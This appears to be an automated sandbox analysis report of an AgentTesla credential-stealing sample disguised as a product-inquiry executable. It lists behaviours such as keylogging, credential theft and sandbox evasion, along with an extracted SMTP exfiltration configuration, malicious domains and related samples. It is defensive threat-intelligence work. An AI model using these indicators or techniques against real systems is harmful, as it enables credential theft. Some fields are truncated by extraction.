ID: 412582
Sample Name: PRODUCT INQUIRY FROM PAKISTAN.exe
Cookbook: default.jbs
Time: 19:43:13
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report PRODUCT INQUIRY FROM PAKISTAN.e…

Overview


General Information

Sample Name:	PRODUCT INQUIRY FROM PAKISTAN.exe
Analysis ID:	412582
MD5:	6efee5c2282e20b.
SHA1:	72d3a5bac34e50..
SHA256:	860b99eb4a0967..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Contains functionality to check if a d…
- Contains functionality to register a lo…
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for samp…
- Moves itself to temp directory

Classification



Startup

- **System is w10x64**
- PRODUCT INQUIRY FROM PAKISTAN.exe (PID: 5448 cmdline: 'C:\Users\user\Desktop\PRODUCT INQUIRY FROM PAKISTAN.exe' MD5: 6EFEE5C2282E20BAFB495451512C5CA7)
  - PRODUCT INQUIRY FROM PAKISTAN.exe (PID: 5388 cmdline: C:\Users\user\Desktop\PRODUCT INQUIRY FROM PAKISTAN.exe MD5: 6EFEE5C2282E20BAFB495451512C5CA7)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "staffs@globaloffs-site.comyLxCDRZ2smtp.globaloffs-site.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.505405709.0000000002EC1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.505405709.0000000002EC1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.258281166.000000000024B3000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.260813801.000000000034B5000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.260813801.00000000034B5000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 6 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.PRODUCT INQUIRY FROM PAKISTAN.exe.35d0eb0.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.PRODUCT INQUIRY FROM PAKISTAN.exe.35d0eb0.3.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
4.2.PRODUCT INQUIRY FROM PAKISTAN.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.PRODUCT INQUIRY FROM PAKISTAN.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.PRODUCT INQUIRY FROM PAKISTAN.exe.35d0eb0.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

PE file contains section with special chars

PE file has nameless sections

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Moves itself to temp directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:

Yara detected AgentTesla


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contro
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	System Information Discovery 1 1 4	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	Query Registry 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standa Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contro
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Credentials in Registry 1	Security Software Discovery 3 2 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture 2 1	Scheduled Transfer	Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communica
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PRODUCT INQUIRY FROM PAKISTAN.exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
PRODUCT INQUIRY FROM PAKISTAN.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.PRODUCT INQUIRY FROM PAKISTAN.exe.10000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
4.2.PRODUCT INQUIRY FROM PAKISTAN.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://JNlaBk.com	0%	Avira URL Cloud	safe	
http://checkip.dyndns.org/	0%	Virustotal		Browse
http://checkip.dyndns.org/	0%	Avira URL Cloud	safe	
http://https://EYpwltTomgBW7.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://smtp.globaloffs-site.com	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/index_ru.html	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/index_ru.htmlc	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/report/reporter_index.php?name=	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/1	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servermanager.miixit.org/downloads/	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/hits/hit_index.php?k=	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.224	true	false		high
smtp.globaloffs-site.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000004.00000002.5054057 09.0000000002EC1000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000004.00000002.5054057 09.0000000002EC1000.00000004.0 0000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://JNlaBk.com	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000004.00000002.5054057 09.0000000002EC1000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://checkip.dyndns.org/	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000003.2488686 10.0000000002DFB000.00000004.0 0000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://EYpwltTomgBW7.com	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000004.00000002.5090131 36.0000000003173000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://us2.smtp.mailhostbox.com	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000004.00000002.5093206 61.0000000003196000.00000004.0 0000001.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000004.00000002.5054057 09.0000000002EC1000.00000004.0 0000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://smtp.globaloffs-site.com	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000004.00000002.5093206 61.0000000003196000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=CJU3DBQXBUQPC	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000003.2488686 10.0000000002DFB000.00000004.0 0000001.sdmp	false		high
http://servermanager.miixit.org/index_ru.html	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000003.2488686 10.0000000002DFB000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/index_ru.htmlc	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000003.2488686 10.0000000002DFB000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/report/reporter_index.php?name=	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000003.2488686 10.0000000002DFB000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/1	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000003.2488686 10.0000000002DFB000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000002.2600567 73.0000000002970000.00000004.0 0000001.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000002.2608138 01.00000000034B5000.00000004.0 0000001.sdmp, PRODUCT INQUIRY FROM PAKISTAN.exe, 00000004.00 000002.500732572.0000000000402 000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000002.2582811 66.00000000024B3000.00000004.0 0000001.sdmp	false		high
http://https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=CJU3DBQXBUQPC5servermana	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000003.2488686 10.0000000002DFB000.00000004.0 0000001.sdmp	false		high
http://servermanager.miixit.org/downloads/	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000003.2488686 10.0000000002DFB000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/hits/hit_index.php?k=	PRODUCT INQUIRY FROM PAKISTAN.exe, 00000000.00000003.2488686 10.0000000002DFB000.00000004.0 0000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.224	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412582
Start date:	12.05.2021
Start time:	19:43:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PRODUCT INQUIRY FROM PAKISTAN.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/2@4/1

EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.4% (good quality ratio 0.7%) • Quality average: 30.2% • Quality standard deviation: 36.4%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 92.122.145.220, 52.255.188.83, 13.88.21.125, 184.30.24.56, 20.82.209.183, 92.122.213.194, 92.122.213.247, 2.20.142.209, 2.20.143.16, 20.50.102.62, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, iris-de-prod-azsc-neu.northeurope.cloudapp.azure.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:44:14	API Interceptor	760x Sleep call for process: PRODUCT INQUIRY FROM PAKISTAN.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.224	SecuriteInfo.com.Malware.AI.4228845530.13946.exe	Get hash	malicious	Browse	
	PDF.9066721066.exe	Get hash	malicious	Browse	
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Quotation..exe	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	
	QUOTATION ORDER.exe	Get hash	malicious	Browse	
	Request Sample products.exe	Get hash	malicious	Browse	
	Quotation RFQ8116300.exe	Get hash	malicious	Browse	
	New Enquiry 200567.exe	Get hash	malicious	Browse	
	7UKtv01ZdPSbdAD.exe	Get hash	malicious	Browse	
	Order Confirmation.exe	Get hash	malicious	Browse	
	Swift Copy.xlsx	Get hash	malicious	Browse	
	LM Approved Invoices 06052021.doc	Get hash	malicious	Browse	
	ADVICE84857584489393.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	1STyZQU31dWqcMq.exe	Get hash	malicious	Browse	
	1g1NLI6i33.exe	Get hash	malicious	Browse	
	PO.xlsx	Get hash	malicious	Browse	
	Purchase Orde.pdf.exe	Get hash	malicious	Browse	
	LM Approved Invoice-03-05-2021.doc	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	tLes2JdtRw.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Malware.AI.4228845530.13946.exe	Get hash	malicious	Browse	• 208.91.199.224
	presupuesto.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	shipping docs and BL_pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	PDF.9066721066.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	• 208.91.199.224
	RFQ-20283H.exe	Get hash	malicious	Browse	• 208.91.198.143
	BTC-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	Copia de pago.exe	Get hash	malicious	Browse	• 208.91.199.225
	NEW PI#001890576.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO 4500379537.exe	Get hash	malicious	Browse	• 208.91.199.225
	B5Cg5YZlzp.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO 2345566 hisob-faktura.exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation..exe	Get hash	malicious	Browse	• 208.91.199.223
	RFQ-Quotation..exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation.exe	Get hash	malicious	Browse	• 208.91.199.224
	QUOTATION ORDER.exe	Get hash	malicious	Browse	• 208.91.199.224
	purchase order.exe	Get hash	malicious	Browse	• 208.91.199.223
	RFQ_SGCCUP_24 590 34 532 -11052021.exe	Get hash	malicious	Browse	• 208.91.198.143
	Request Sample products.exe	Get hash	malicious	Browse	• 208.91.198.143

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	tLes2JdtRw.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Malware.AI.4228845530.13946.exe	Get hash	malicious	Browse	• 208.91.199.224
	Letter of Demand.doc	Get hash	malicious	Browse	• 103.21.59.173
	7b4NmGxyY2.exe	Get hash	malicious	Browse	• 162.215.241.145
	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	INV74321.exe	Get hash	malicious	Browse	• 119.18.54.126
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 116.206.104.92
	#10052021.exe	Get hash	malicious	Browse	• 116.206.104.66
